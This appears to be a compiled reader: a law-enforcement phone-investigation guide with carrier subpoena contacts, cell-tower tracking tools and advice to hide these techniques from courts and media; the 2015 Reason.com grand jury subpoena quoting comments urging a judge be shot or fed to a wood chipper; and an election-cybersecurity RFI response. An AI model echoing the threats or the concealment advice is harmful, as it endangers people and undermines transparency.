Vonage http://www.vonage.com/ Hours of Operation: 24/7 Phone: 1-866-293-5674 Please state immediately that you are from a LEA with an emergency threat to life situation. **Non-Emergency** Email: SubpoenaProcessTeam@Vonage.com Phone: 732-231-6705 Fax: 732-202-5221 Vonage Holdings Corp. Attention: Legal Affairs Administrator - Legal Dept, 23 Main Street Holmdel, NJ 07733	VoIP	You can verify a phone number is a Vonage phone number by calling (732)377-3597. You must add a "1" before the number including the area code and the system will tell you if the number is a Vonage number or not. Emergency (life-threatening situation) Requests must be followed by the proper legal demand within 48 hours. We will verbally provide the information, and once we have received the proper legal demand, we will follow-up with a hard copy. Hours of Operation: 8:30 AM to 5:30 PM (Monday – Friday – ET) Response time for valid subpoena requests: 3-5 days Vonage requires special hardware in order to work - usually an Ethernet router with built-in telephone adapter. Once you sign up for a Vonage account, you can use a Web interface to view your call history and change your account settings.
Skype http://www.skype.com/ Skype Communications S.A.R.L 22/24 Boulevard Royal, L-2449 Luxemburg Tel: 01135226190920 lerm@skype.net	VoIP	The Skype application looks and works a lot like an instant messaging (IM) client. As with an IM client, users can change their on-line status, look at their contact list and decide who they want to talk to. In order to use these functions and to make calls, their computer has to be on and connected to the Internet, and their Skype application has to be running. Calls to other Skype users are free. Skype Mobile application can be used with **Verizon** smart phones with an active data plan. These calls use Verizon's 3G broadband connection.

LEGAL FRAMEWORK:

United States Constitution 4th Amendment

Protects citizens against "unreasonable searches and seizures" by the Government.

Hierarchy of Protection

1. Transactional Records (name, number, billing records, etc.)
2. Numbers dialed from or to a phone.
3. Location information.
4. Content of stored communication (e-mail, voice mail, text messages, etc).
5. Content of telephone conversations (wiretap).

18 U.S.C. §§ 2701-2711 — STORED WIRE AND ELECTRONIC COMMUNICATIONS & TRANSACTIONAL RECORDS ACCESS

- **Section 2701**: It is a crime to intentionally access electronic communication without authorization.
- **Section 2702**: A provider of electronic communications may not disclose customer records to the government except as authorized by Section 2703, or if the provider reasonably believes an emergency involving immediate danger of death or serious bodily injury justifies disclosure. Penalties include fines, civil liability and imprisonment for 1 to 10 years.
- **Section 2703(b) (2).** A governmental entity may include in its subpoena or court order a requirement that the service provider to whom the request is directed create a backup copy of the contents of the electronic communications sought in order to preserve those communications. Without notifying the subscriber or customer of such subpoena or court order, such service provider shall create such backup copy as soon as practicable consistent with its regular business practices and shall confirm to the governmental entity that such backup copy has been made. Such backup copy shall be created within two business days after receipt by the service provider of the subpoena or court order.
- **Section 2703(c)**: A court order, search warrant or customer consent is required for the release of records of electronic communications (including location information). A subpoena can be used to obtain transactional records, but not for location information.
- **Section 2703(d)**. A court order for disclosure under subsection (b) or (c) may be issued by any court that is a court of competent jurisdiction and shall issue only if the governmental entity offers specific and articulable facts showing that there are reasonable grounds to believe that the contents of a wire or electronic communication, or the records or other information sought, are relevant and material to an ongoing criminal investigation.

Refer to the complete United States Code sections for details: http://www.justice.gov/criminal/cybercrime/ECPA2701_2712.htm

WEBSITE RESOURCES FOR PHONE RELATED INVESTIGATIONS:

Ask CALEA

Communications for Law Enforcement Act (CALEA). CALEA directs the telecommunications industry to design, develop, and deploy solutions that meet certain assistance capability requirements. As a law enforcement user you can create a free account and access CALEA's resources. Resources include provider contact information, cell tower location details, sample forms, etc.
https://sw.askcalea.net/

Find Cell Phone Providers for a particular region by Zip Code

Find and research all the cell phone companies licensed to serve your area. Enter your ZIP code to start your search.
http://www.wirelessadvisor.com/

Understanding Cell Phone Providers – Cnet

A comprehensive source of information with details about each of the major providers.
http://reviews.cnet.com/2719-3504_7-389-1.html?tag=page;page

SpoofCard
BE WHO YOU WANT TO BE
http://www.spoofcard.com/
LE Contact: cmazur@teltechcorp.com (732) 838-1909

Locate Cell Towers

Find cell towers and the associated providers in a given area. Helpful when the location and time frame have been narrowed down, but the target's phone number is unknown. A Court Order for a "tower Dump" could provide valuable leads.
http://www.cellreception.com/towers/

Glossary of Cellular Phone Terms

A comprehensive list of terminology associated with cellular telephone related technology.
http://www.wirelessadvisor.com/resources/glossary

Phone Scoop

A resource with instructions to help navigate through various menus on a particular cell phone model to access address books, recent call history, features, options, accessories, etc.
http://www.phonescoop.com/

Internet Service Providers (ISP) Law Enforcement Contact Information

This confi dential law enforcement site includes current contact information for ISPs and similar information services, specifically, contacts at the legal departments for law enforcement service of subpoena, court orders, and search warrants.
http://www.search.org/programs/hightech/isp/ **How to trace an IP address:** http://www.wikihow.com/Trace-an-IP-Address

Bank Card Services - 24 Hour Law Enforcement Contact Information

Phone equipment and services are usually paid for with credit or debit cards. The transactional records from these purchases can be very helpful in identifying purchasers and their associates, retail locations (a possible source of surveillance video) and other relevant purchases that may help develop leads in an investigation (e.g. Internet service providers, "Spoof" card purchases, gas stations used, etc.).

Visa	Accounts begin with "4"	1-800-FOR-VISA (367-8472)
American Express	Accounts begin with "37"	1-800-528-2121
Diner's Club	Accounts begin with "38"	1-800-525-9040
Discover	Accounts begin with "6"	1-800-347-3723
Master Card	Accounts begin with "5"	1-800-231-1750

Bank Identification Number Database: http://www.binbase.com/csv.php?module=search

Bank Identification Numbers Database

GLOSSARY OF TERMS:

CDMA - Code Division Multiple Access

CDMA and GSM are the names of competing cellular phone standards. CDMA phones are activated remotely, by the carrier, using the phone's serial number, known as the ESN. Since each carrier has a database of all the ESNs that are approved for its network, this lets most CDMA carriers refuse to activate phones not originally intended for their network. CDMA phone providers include Verizon, Sprint, US Cellular, MetroPCS and Cricket.

GSM - Global System for Mobile communications

GSM phones are associated with what's called a SIM card, or Subscriber Identity Module. This card, about the size of a fingertip and the thickness of a piece of paperboard, carries an encrypted version of all the information needed to identify the wireless account to the network. On most GSM phones the SIM card is usually under the battery. GSM phone providers include AT&T Mobility (including GoPhone) and T-Mobile. Unlike CDMA phones, GSM phones can be used internationally.

iDEN - Intergraded Digital Enhanced Network (Includes Push-to-Talk "PTT" walkie-talkie feature)

A wireless technology from Motorola combining the capabilities of a digital cellular telephone, two-way radio, alphanumeric pager and data/fax modem in a single network. Nextel is the brand name for Sprint's line of iDEN walkie-talkie enabled phones – this feature is called "Direct Connect". Boost Mobile is a subsidiary of Sprint Nextel, providing an economy prepaid service (MVNO) for the youth market, using the same iDEN technology as Nextel, and using Sprint Nextel's iDEN network. Boost also offers unlimited service using CDMA phones and Sprint Nextel's CDMA network.

MVNO - Mobile Virtual Network Operator - Secondary seller

An MVNO is a cell phone carrier (such as a prepaid wireless carrier) that typically does not have its own network infrastructure and licensed radio spectrum. Instead, a smaller MVNO has a business relationship with a larger *mobile network operator* (MNO). An MVNO pays wholesale fees for minutes and then sells the minutes at retail prices under its own brand. An MVNO, therefore, is an MNO reseller. An MVNO is actually a customer of an MNO rather than a competitor. An MVNO can typically set its own pricing following agreed-upon rates with its contracted MNO. Boost Mobile, TracPhone, OnStar and JitterBug, for example, are all prepaid wireless MVNOs. AT&T Mobility and Verizon Wireless, for example, are MNOs. It is often beneficial to request records from the MNO verses the MVNO – especially with live tracking and cell tower records.

PCS – Personal Communications Service

Personal Communications Services (PCS) is a wireless phone service very similar to cellular phone service, but with an emphasis on *personal* service and extended mobility. The term "PCS" is often used in place of "digital cellular," but true PCS means that other services like paging, caller ID and e-mail are bundled into the service. While cellular was originally created for use in cars, PCS was designed from the ground up for greater user mobility. PCS has smaller cells and therefore requires a larger number of antennas to cover a geographic area. PCS phones use frequencies between 1.85 and 1.99 GHz (1850 MHz to 1990 MHz). Technically, cellular systems in the United States operate in the 824-MHz to 894-MHz frequency bands; PCS operates in the 1850-MHz to 1990-MHz bands.

SMS - Short Message Service – Text messages

SMS stands for **Short Message Service**. SMS is a method of communication that sends text between cell phones, or from a PC or handheld to a cell phone. The "short" part refers to the maximum size of the text messages: 160 characters (letters, numbers or symbols in the Latin alphabet). SMS is a store-and-forward service, meaning that when you send a text message to a target, the message does not go directly to your target's cell phone. The advantage of this method is that your target's cell phone doesn't have to be active or in range for you to send a message. The message is stored in the SMSC (for days if necessary) until your target turns their cell phone on or moves into range, at which point the message is delivered. The message will remain stored on your target's SIM card (GSM phones) until it is deleted.

SIM Card

GSM cellular phones require a small microchip, called a SIM card - Subscriber Identity Module, to function. Approximately the size of a small postage stamp, the SIM Card is usually placed underneath the battery in the rear of the unit, and (when properly activated) stores the phone's configuration data, and information about the phone itself, such as which calling plan the subscriber is using. When the subscriber removes the SIM Card, it can be re-inserted into another phone that is configured to accept the SIM card and used as normal. Each SIM Card is activated by use of a unique numerical identifier; once activated, the identifier is locked down and the card is permanently locked in to the activating network. For this reason, most retailers refuse to accept the return of activated SIM Cards. Common providers that require SIM cards include: AT&T Mobility, T-Mobile and Nextel.

IMEI - International Mobile Equipment Identifier

A unique 15-digit number that serves as the serial number of the GSM handset. The IMEI appears on the label located on the back of the phone. The IMEI is automatically transmitted by the phone when the network asks for it. A network operator might request the IMEI to determine if a device is in disrepair, stolen or to gather statistics on fraud or faults.

ESN - Electronic Serial Number

The unique identification number embedded in a wireless phone by the manufacturer. Each time a call is placed, the ESN is automatically transmitted to the base station so the wireless carrier's mobile switching office can check the call's validity. The ESN cannot easily be altered in the field. The ESN differs from the mobile identification number, which is the wireless carrier's identifier for a phone in the network. MINs and ESNs can be electronically checked to help prevent fraud.


Cell Site

The location where the wireless antenna and network communications equipment is placed. A cell site consists of a transmitter/receiver, antenna tower, transmission radios and radio controllers. A cell site is operated by a Wireless Service Provider (WSP).

VoIP – Voice over Internet Protocol

VoIP (voice over IP) is an IP telephony term for a set of facilities used to manage the delivery of voice information over the Internet. VoIP involves sending voice information in digital form in discrete packets rather than by using the traditional circuit-committed protocols of the public switched telephone network. A major advantage of VoIP and Internet telephony is that it avoids the tolls charged by ordinary telephone service. Popular VoIP providers include Vonage, Skype and Magic Jack.

NOTE:



EXAMPLE OF A SIM CARD FROM A GSM PHONE

The information contained in this guide is law enforcement sensitive and should not be disseminated outside of the criminal justice system. Do not include with investigative reports.

Do not disclose this information in court anymore than is absolutely necessary to make your case.

Never disclose to the media these techniques – especially cell tower tracking. Simply state, "Through further investigation we were able to locate the suspect (or missing person)".

While every effort has been made to ensure the information contained in this guide is current and accurate, Fox Valley Technical College does not hold itself liable for any consequences, legal or otherwise, arising from the use of this Guide. Consult with your own agency and local prosecutor for legal advice before proceeding.

SAMPLE CELL PHONE RECORDS PRESERVATION LETTER:

(OFFICIAL DEPARTMENT LETTERHEAD)

March 10, 2010

National Subpoena Compliance Center
AT&T Mobility
P.O. Box 24679
West Palm Beach, Florida 33416-467
(800) 635-6840 FAX (888) 938-4715

DO NOT DISCLOSE

IMPORTANT:

Always call the provider after the **Preservation Letter** has been sent to them via fax to confirm that it has been received and will be acted on in a timely manner.

RE: Court Order to Provide Telephone Records JCSO Case 10-1234

URGENT REQUEST FOR ASSISTANCE - CHILD ABDUCTION INVESTIGATION

The Jackson County Sheriff's Office is investigating a child abduction. We will be requesting telephone records which we believe will provide important evidence in our case. The court order, which will follow, will comply with all requirements outlined in United States Code, Title 18, Part I, Chapter 121, **§** 2703(d). The order will be obtained with a sworn affidavit which will include "specific and articulable facts".

We are sending this notice to request the records be pulled and held before they are lost and cannot be recovered. The court order will follow within 30 days.

Please call me immediately if these records are no longer available or if there are any problems.

SUBSCRIBER TELEPHONE NUMBER: (541) 555-1212 **TIME PERIOD:** 02-15-10 to current

We will be requesting:

- **AT&T Mobility subscriber billing & account information – to include account notes.**
- **In-coming and out-going cell tower records.**
- **In-coming and out-going call detail records.**
- **Cell tower location information.**
- **All stored photographic or video images.**
- **All stored voice mail messages.**
- **In-coming and out-going text messages.**

Respectfully,

Detective Joe Friday

TOOLS FOR PLOTTING CELL TOWER LOCATION DATA:

Microsoft Streets & Trips – Free Trial Download (60 day)

http://www.microsoft.com/streets/en-us/Trial.aspx

Using Streets & Trips to Map Cell Towers:

1. Open Streets & Trips
2. Data Tab – select "Import Wizard"
3. Find the appropriate cell tower data file from the provider (Excel or .xls file)
4. Select the file
5. Click on Sheet 1
6. Review the dialog box and make sure the data is match to Latitude & Longitude
7. Click on Finish

Paraben Forensics Point 2 Point– Free Demo Download (Demo has some limitations over the full version – plots on Google Earth)

http://www.paraben.com/catalog/product_info.php?cPath=25&products_id=404

GPS data points can show up in investigations from devices as well as subpoenaed cell phone records. Point 2 Point converts these data points to be read directly into Google Earth so investigators can quickly and easily visualize where these GPS locations are. Paraben's Point 2 Point is a point analysis tool that allows you to import GPS location data from call detail record spreadsheets, Device Seizure, or other GPS data points and export them to PDF or KML format for use with Google Earth. Imagine being able to take raw data from cell phone providers such as call detail records or GPS devices for review in a visual map for easy analysis.

- Import and view data from Tower Location spreadsheets directly from the provider
- Import and view data in Google Earth Map Files (.kml)
- Export all imported data to either .kml files to be viewed with Google Earth or to .pdf files.

On-line Aerial Image Resources

Google Earth: http://earth.google.com/ Bing Maps: http://www.bing.com/maps/ (Select aerial view)

Grand Jury Subpoena

United States District Court
SOUTHERN DISTRICT OF NEW YORK

TO: Reason.com
5737 Mesmer Ave.
Los Angeles, CA 90230

GREETINGS:

WE COMMAND YOU that all and singular business and excuses being laid aside, you appear and attend before the GRAND JURY of the people of the United States for the Southern District of New York, at the United States Courthouse, 500 Pearl Street, Room 480 (via North elevators), in the Borough of Manhattan, City of New York, New York, in the Southern District of New York, at the following date, time and place:

Appearance Date: June 9, 2015 Appearance Time: 10:00 a.m.

to testify and give evidence in regard to an alleged violation of :
Title 18, United States Code, Section 875

and not to depart the Grand Jury without leave thereof, or of the United States Attorney, and that you bring with you and produce at the above time and place the following:

See Attached Rider.

NB: Personal appearance is not required if the requested documents are (1) produced on or before the return date to Maxime Vales, Deputy U.S. Marshal, 500 Pearl Street, Suite 400, New York, NY 10007, tel: [redacted] e-mail: Maxime.Vales@usdoj.gov; and (2) accompanied by an executed copy of the attached Declaration of Custodian of Records. Please provide the information in electronic format if available.

Failure to attend and produce any items hereby demanded will constitute contempt of court and will subject you to civil sanctions and criminal penalties, in addition to other penalties of the Law.

DATED: New York, New York
June 2, 2015

PREET BHARARA
United States Attorney for the Southern District of New York

Niketh V. Velamoor
Assistant United States Attorney
One St. Andrew's Plaza
New York, New York 10007
[redacted]
Niketh.Velamoor@usdoj.gov

RIDER

(Grand Jury Subpoena to Reason, dated June 2, 2015)

For the users identified in the below chat, please provide any and all identifying information that you have for the users, including but not limited to:

1. Subscriber/Account information, if any
2. Associated address(es), email address(es), telephone number(s)
3. IP address(es) associated with the postings
4. Billing information to include credit card/bank information, if any
5. Associated devices connected to the user

.

https://reason.com/blog/2015/05/31/silk-road-trial-read-ross-ulbrichts-haun#comment

- **Agammamon|5.31.15 @ 10:47AM|#**

  Its judges like these that should be taken out back and shot.

  reply to this

  log in or register to reply

- **Alan|5.31.15 @ 12:09PM|#**

  It's judges like these that *will* be taken out back and shot.

  FTFY.

  reply to this

  log in or register to reply

- **croaker|6.1.15 @ 11:06AM|#**

  Why waste ammunition? Wood chippers get the message across clearly. Especially if you feed them in feet first.

  reply to this

  log in or register to reply

- **Cloudbuster**|**6.1.15 @ 2:40PM**|#

  Why do it out back? Shoot them out front, on the steps of the courthouse.

  reply to this

  log in or register to reply

- **Rhywun**|**5.31.15 @ 11:35AM**|#

  I hope there is a special place in hell reserved for that horrible woman.

  reply to this

  log in or register to reply

- **Alan**|**5.31.15 @ 12:11PM**|#

  There is.

  reply to this

  log in or register to reply

- **Product Placement**|**5.31.15 @ 1:22PM**|#

  I'd prefer a hellish place on Earth be reserved for her as well.

  reply to this

  log in or register to reply

- **croaker**|**6.1.15 @ 11:09AM**|#

  Fuck that. I don't want to oay for that cunt's food, housing, and medical. Send her through the wood chipper.

  reply to this

  log in or register to reply

Declaration of Custodian of Records

Pursuant to 28 U.S.C. § 1746, I, the undersigned, hereby declare:

My name is _____.
(name of declarant)

I am a United States citizen and I am over eighteen years of age. I am the custodian of records of the business named below, or I am otherwise qualified as a result of my position with the business named below to make this declaration.

I am in receipt of a Grand Jury Subpoena, dated June 2, 2015, and signed by Assistant United States Attorney Niketh V. Velamoor, requesting specified records of the business named below. Pursuant to Rules 902(11) and 803(6) of the Federal Rules of Evidence, I hereby certify that the records provided herewith and in response to the Subpoena:

(1) were made at or near the time of the occurrence of the matters set forth in the records, by, or from information transmitted by, a person with knowledge of those matters;

(2) were kept in the course of regularly conducted business activity; and

(3) were made by the regularly conducted business activity as a regular practice.

I declare under penalty of perjury that the foregoing is true and correct.

Executed on _____.
(date)

_____
(signature of declarant)

_____
(name and title of declarant)

_____
(name of business)

_____
(business address)

_____

_____

Definitions of terms used above:
As defined in Fed. R. Evid. 803(6), "record" includes a memorandum, report, record, or data compilation, in any form, of acts, events, conditions, opinions, or diagnoses. The term, "business" as used in Fed. R. Evid. 803(6) and the above declaration includes business, institution, association, profession, occupation, and calling of every kind, whether or not conducted for profit.

U.S. Department of Justice

United States Attorney
Southern District of New York

The Silvio J. Mollo Building
One Saint Andrew's Plaza
New York, New York 10007

June 2, 2015

Reason.com
1747 Connecticut Ave., NW
Washington, DC 20009
Tel: (202) 986-0916

Re: **Grand Jury Subpoena**

Dear Sir or Madam:

Please be advised that the accompanying grand jury subpoena has been issued in connection with an official criminal investigation of a suspected felony being conducted by a federal grand jury. The Government hereby requests that you voluntarily refrain from disclosing the existence of the subpoena to any third party. While you are under no obligation to comply with our request, we are requesting you not to make any disclosure in order to preserve the confidentiality of the investigation and because disclosure of the existence of this investigation might interfere with and impede the investigation.

Moreover, if you intend to disclose the existence of this subpoena to a third party, please let me know before making any such disclosure.

Thank you for your cooperation in this matter.

Very truly yours,

PREET BHARARA
United States Attorney

By: _____
Niketh Velamoor
Assistant U.S. Attorney
Southern District of New York
One St. Andrew's Plaza
New York, NY 10007
[redacted]

(Enclosure – Grand Jury Subpoena)

12.3 Critical Infrastructure and Voting

"Developing a Framework to Improve Critical Infrastructure Cybersecurity"

Under Executive Order 13636 [2] ("Executive Order"), the Secretary of Commerce is tasked to direct the Director of NIST to develop a framework for reducing cyber risks to critical infrastructure (the "Cybersecurity Framework" or "Framework"). The Framework will consist of standards, methodologies, procedures and processes that align policy, business, and technological approaches to address cyber risks. The Department of Homeland Security, in coordination with sector-specific agencies, will then establish a voluntary program to support the adoption of the Cybersecurity Framework by owners and operators of critical infrastructure and any other interested entities.

NIST has issued a Request for Information (RFI) in the Federal Register here: https://federalregister.gov/a/2013-04413. It is to this RFI that our response pertains.

The undersigned persons and organizations include experts on matters relating to election technology, election practices, encryption, Internet security, and/or privacy. We appreciate the opportunity to provide input on this RFI entitled "Developing a Framework to Improve Critical Infrastructure Cybersecurity".

Our response focuses on the discussion of specific practices as they pertain to elections practices and systems as part of the nation's critical infrastructure.

I. INTRODUCTION

I-A. Voting Systems As Part of Cyber Security Critical Infrastructure.

Protecting the physical security of critical assets must include protecting the integrity of the nation's voting technology, including technology we use for voter registration and support for election services. Much of our voting technology is purchased or leased by election officials from private vendors and is proprietary. As far back as 2005, the Congressional Research Service (CRS) commented in a report entitled "Creating a National Framework for Cybersecurity: An Analysis of Issues and Options" as follows (emphasis added):

> *"Voting Systems*. State and local government are categorized as a CI sector, and like other sectors, they rely increasingly on information technology to provide crucial services. One example is voting systems. Four out of five American voters now cast ballots using systems that rely on computers for casting, counting, or both. While not generally considered part of critical infrastructure, voting systems are central to the functioning of government. Concerns have been raised by many computer security experts about the vulnerabilities of current computer-assisted voting systems to compromise that could change the outcome of an election."[i]

More recent policy documents that detail Government Facilities CIP (critical infrastructure protection) and that discuss State and Local Government inclusion as part of CIP have unfortunately taken a crabbed approach that is inconsistent with the overall

definition and purpose of CIP. The NIPP and DHS webpage continue to restrict the scope of Federal (i.e., national concern and protection) simply to subnational government cyber infrastructure that is necessary to the functioning of physical assets that are designated CIP. But fortunately PPD-21 (Feb. 12, 2013)[ii] directs the reconsideration and refocusing of the national effort to achieve critical infrastructure security and resilience.

The current conception of CIP has numerous deficiencies with regard to State, local, tribal and territorial (i.e., "subnational") governments. Its highly circumscribed CI scope fails to recognize and accord protection to the essential roles of State and local governments in maintenance of American civil society, for instance, in conducting elections for every level of government. The Federal institutions of government, namely Congress and the Presidency, cannot be legally constituted if the election system is not functional. The legitimacy of our governments at all levels is dependent upon election technologies and staffing that must achieve verifiably accurate elections. Stealth cyber attacks (of the sort that have notoriously harmed major corporations and Federal governmental entities) and software assurance deficiencies (that DHS has documented and sought to remedy), including the insider problem, are among the many cyber threats and vulnerabilities potentially damaging our highly electronic election systems.

Our elections are conducted in a decentralized way, at the local (county, parish or township) level. Voting systems, as noted by CRS above, have not been slotted into existing categories of critical infrastructure. Nonetheless, secure elections are essential for national security, and safeguarding electoral systems and practices from remote attack is certainly as important as safeguarding the other categories of our critical infrastructure. While there may be mitigations or means for recovering from challenges to other aspects of our infrastructure, however grave, it should be noted that there are no constitutional provisions for postponing or re-running an election. Thus while election systems have not previously been included in the CI scope, it should be considered in scope and at minimum should be incorporated in the discussions of the development of a framework that deals with cyber security.

I-B. Voting over the Internet

A grave challenge to secure elections has arisen since the publication of the CRS Report mentioned above in I-A, as today in more than thirty states, remote voters are permitted and in some cases encouraged to transmit voted ballots over the public networks. These ballots are sent through various means: as attachments to email, as faxes, including online fax systems, as uploads to Internet portals, and even as transmissions through online ballot marking systems to a remote vendor's portal, where the ballots are rendered for printing or for electronic transmittal back to an election official. In some states, Internet voting systems provided by private vendors have been used to access, mark and cast voted ballots in live elections. While most of these systems currently are used for military and overseas voters, this past November several states allowed some form of electronic return of voted ballots for <u>all</u> absentee voters. These practices place ballots, voter privacy, in some cases election management systems, and certainly electoral outcomes at grave risk.

The challenges to security and privacy of the ballots arise because the digitized vote information transmitted over the public networks is vulnerable to modification in transit and cannot be ascertained as having arrived as the voter intended; that is, such ballots are not auditable nor recountable because they cannot be certain to contain an accurate representation of the voter's original intent. We vote by secret ballot; no means exists for either the voter or the election official to confirm that the ballot was not manipulated in transit. And although some systems may incorporate encryption methods, encryption does not protect against distributed denial of service (DDoS) attacks, spoofing, vote selling, coercion, design flaws and other problems.

Many huge corporations have had their web services taken down by DDoS attacks, and rarely has the attacker been caught. Such an attack on an internet election could result in disenfranchising large numbers of voters who are unable to vote before the deadline. The entire government infrastructure of Estonia was brought down for 2 weeks by a long attack originating in Russia. DDoS attacks have been successfully used against real elections. The Canadian NDP leadership elections conducted over the Internet were brought down twice by DDoS attacks in 2004 and again in 2012. In neither case were the perpetrators ever caught. The same thing happened to the alternative Presidential election in Hong Kong in 2012. In an attack on the Democratic primary conducted in Arizona in 2000, response was seriously slowed on the first day as a result of a DDoS attack.[iii]

There are serious technological challenges that must be addressed if federal elections are to be secure and verifiable. As a cyber security expert from the U.S. Department of Homeland Security (DHS)[iv], pre-eminent computer technology experts from academia, industry and government[v] and even the National Institute of Standards and Technology (NIST) have indicated that the Internet is not sufficiently mature at this time to be employed as a platform for something as important as voting.

II. SPECIFIC PRACTICES

In the RFI, NIST poses a series of questions about the adoption and deployment of a list of practices as they pertain to critical infrastructure components. These are the practices:

- *Separation of business from operational systems;*
- *Use of encryption and key management;*
- *Identification and authorization of users accessing systems;*
- *Asset identification and management;*
- *Monitoring and incident detection tools and capabilities;*
- *Incident handling policies and procedures;*
- *Mission/system resiliency practices;*
- *Security engineering practices;*
- *Privacy and civil liberties protection.*

We respond by discussing several of these practices as they pertain to cyber security and are currently deployed in elections. This is not meant to be a comprehensive set of responses, but this set, along with the foregoing commentary, is designed to clearly identify why elections infrastructure should be considered an important part of cyber

security frameworks for national security. We anticipate continued discussion around these and other practices as the framework process moves forward.

II-A. "Mission/system resiliency practices; Security engineering practices"

Because local elections offices rarely have extensive financial resources and indeed, many have seen significant budget cuts over the past decade, most do not have the kind of security and information technology staffing, procedures or budget that corporate entities or larger government institutions may have. Often elections tasks are carried out as a part time job along with other county or local administration.

Given that large corporate entities, banks, government institutions and others have experienced security breaches and sometimes sustained significant losses despite being well-resourced, it is unlikely that an under-resourced elections office if targeted would be able to evade similar breaches or even detect them in a timely manner.

Election officials enabling the online return of voted ballots, online ballot marking systems or other related practices must either build a system in-house or rely on commercially available systems and components. Commercially available voting systems that enable online voting are typically proprietary, not under the control of elections administrators and not really even understood by them.

Consequently elections infrastructure, particularly for systems connected to the Internet, is often dependent on the mission/system resiliency practices of private vendors, particularly where systems lack properties of auditability (see III, below) and thus cannot be effectively checked for proper functioning and accurate outcomes. If such systems were subjected to testing against a set of agreed upon standards, it might be possible to determine if any vendor claims of security were reliable. However, unlike polling place voting equipment, systems enabling voting over the Internet carried out via email, e-fax or through portal systems or other means are <u>not currently subject to any federal standards, testing or certification of any kind</u>.

II-B. Use of encryption and key management

Encryption, while useful for one part of the process, does not protect voting processes from many of the kinds of attacks that could occur, with potentially dire consequences. In the breach of the experimental system fielded for a public test prior to a pilot in Washington DC in 2010, voted ballots were discarded and replaced with other encrypted ballots by security researchers acting as white-hat attackers. The researchers involved indicated that after carrying out a shell-injection attack they were able to:

- codify all the ballots that had already been cast to contain write-in votes for candidates they selected, and rig the system to replace future ballots in the same way; and
- install a back door that let them view any ballots that voters cast after their attack.[vi]

Developers of other experimental systems have acknowledged that while they can encrypt each voter's ballot, they cannot protect adequately against client side security problems, including viral attacks that could modify the contents even before it is encrypted.[vii] Further, since many states are now permitting votes to be transmitted via email, it is important to note that while technology exists to encrypt email, the same technology raises difficult authentication and key management issues. Authentication and storage are problems for long-term keys, needed for encrypted email. These problems include determining when keys are first generated and stored, getting copies of keys to all machines to which one might send or receive email from, adequately securing keys in all places where stored, and revoking keys that have been compromised. Because of some of these difficulties, encrypted email has not been widely deployed. Therefore, email return of voted ballots is potentially even more risky than web-based methods, because email has all the problems of a web-based solution, while lacking encrypted communication. Nonetheless, email is in broad use as a method of returning voted ballots over the Internet today.

II-C. *Identification and authorization of users accessing systems*

For election systems, "identification and authorization of users accessing systems" is relevant in several ways. On the elections office side, identification and authorization of users must include the elections staff. Where elections offices contract with private vendors for systems enabling online balloting, the system can be accessed by the vendor's staff or contractors, so there would need to be explicit controls for identification and authorization of users at the vendor level as well. The ability of the elections staff to remotely control or even be aware of vendor user access is limited at best.

On the voter's side, authentication is a challenge. For ballots returned by postal mail, we know how to authenticate voters via a wet-ink signature affixed to the outer physical envelope. But authentication that relies on a PIN and other front-end processes can be circumvented, with dangerous effect. For example, in the breach of the experimental system fielded for a public test prior to a pilot in Washington DC in 2010, letters containing voter information and PIN numbers were discovered by the researchers on the server. In a real election, a hacker could have used that information for malicious purposes.

II-D. Monitoring and incident detection tools and capabilities

Banks and e-commerce sites invest billions of dollars a year in monitoring systems for attacks, and refunding customers where thefts occur. In elections, it would not be possible to "refund customers" even where monitoring might reveal a breach. And it would not be possible for a jurisdiction to inform a voter that his or her ballot was intact and contained the original intent of the voter, because voting requires anonymity, in other words the voters' identity must be separate from the contents of their ballots. Further, an election official would likely be unable to detect if any manipulation of the ballot had occurred prior to reaching the elections server. Because private vendors' systems have not been

subjected to any federal testing nor certification to any set of standards, their capabilities for monitoring and incident detection are unknown.

II-E. Privacy and civil liberties protection

In their summary of their breach of the public test of the Washington, DC experimental Internet voting system mentioned above in II-B, the researchers note that the back door they installed allowing them to view any ballots that voters cast after their attack was a modification that recorded the votes, in unencrypted form, together with the names of the voters who cast them, which violated ballot secrecy.

In vendor-provided online ballot marking systems which also contain vote-transmittal capabilities, the vote data, once selected by the voter during the online session (which also involved the voter authenticating his/her identity in some way) is transmitted to a remote server for rendering with a barcode, then back to the voter's computer for local printing or for transmittal directly to the elections office. At least one vendor has indicated that such data is not "retained" there, but because the system is not under the election officials control, they have no capability of checking to ensure that is the case, and the vendor likely would be unable to prove that they do not retain that data. It's also not possible to determine if the voter's information has been intercepted and transmitted elsewhere.

States that allow the return of voted ballots via fax or e-mail attachments ask voters to also return a statement that indicates they acknowledge that the ballot they are transmitting is not secret. Other absentee voters not using online systems can safeguard the secrecy of their ballot by the use of the inner ballot envelope/outer authentication envelope process. But we now deprive remote voters using online systems of a right that is accorded to all other voters. Given that this is not an individual right but rather a "systemic requirement" the benefits of which accrue to all involved in US elections, offering individual voters a waiver of such a right is inappropriate. Without ballot secrecy, voters, especially those in hierarchical organizations such as the military, can be subjected to coercion. And having a subset of voters be treated differently than other voters is a dangerous practice in elections.

III. Other Core Practices for Inclusion in the Framework

In the RFI, NIST asks whether there are other core practices that should be included for consideration in the Framework. One such practice relevant to elections is audits. The vulnerability of vote data transmitted over the Internet results in election systems which lack a key property of auditability, sometimes described as using or producing a true record of voter intent which the voter had a chance to verify, and which is independent of the software used for transmitting, recording, and/or counting the votes. Those records can be audited to ascertain the correct outcome of the election. In a presentation of the NIST Auditability Working Group in 2011, auditability was defined as "the transparency of a voting system with regards to the ability to verify that it has operated correctly in an election, and to identify the cause if it has not." Given that elections are not likely to be postponed nor subjected to a "do-over" the potential impact of a successful attack is

significant. To have a evidence based elections,[viii] it must be possible to both identify and solve for breaches that affect the verity of the outcome. For this to be possible, audit capacity is a core requirement, and the conduct of robust audits an essential practice.

IV. Conclusion

We hope the foregoing discussion sheds some light on how some common practices relating to cyber security intersect with our elections technology and practice today, and why elections must be considered within some framework on cyber security and in any discussion of critical infrastructure. As indicated, the discussion is meant to be a starting point, not a comprehensive review of all the questions NIST posed in the RFI. We look forward to continuing this important conversation in the future.

Signed (*organizational affiliations listed for identification purposes only*):

David L. Dill
Professor, Computer Science and, by courtesy, Electrical Engineering, Stanford University; Founder, Verified Voting

Jeremy Epstein
Senior Computer Scientist, SRI International

Candice Hoke
Founding Director, Center for Election Integrity at Cleveland State University; Associate Professor of Law (Election, Regulatory and Employment Law)

David Jefferson
Lawrence Livermore National Laboratory; Board Vice-Chair, Verified Voting

Peter Neumann
Principal Scientist, SRI International Computer Science Lab, Moderator of the ACM Risks Forum

John Savage
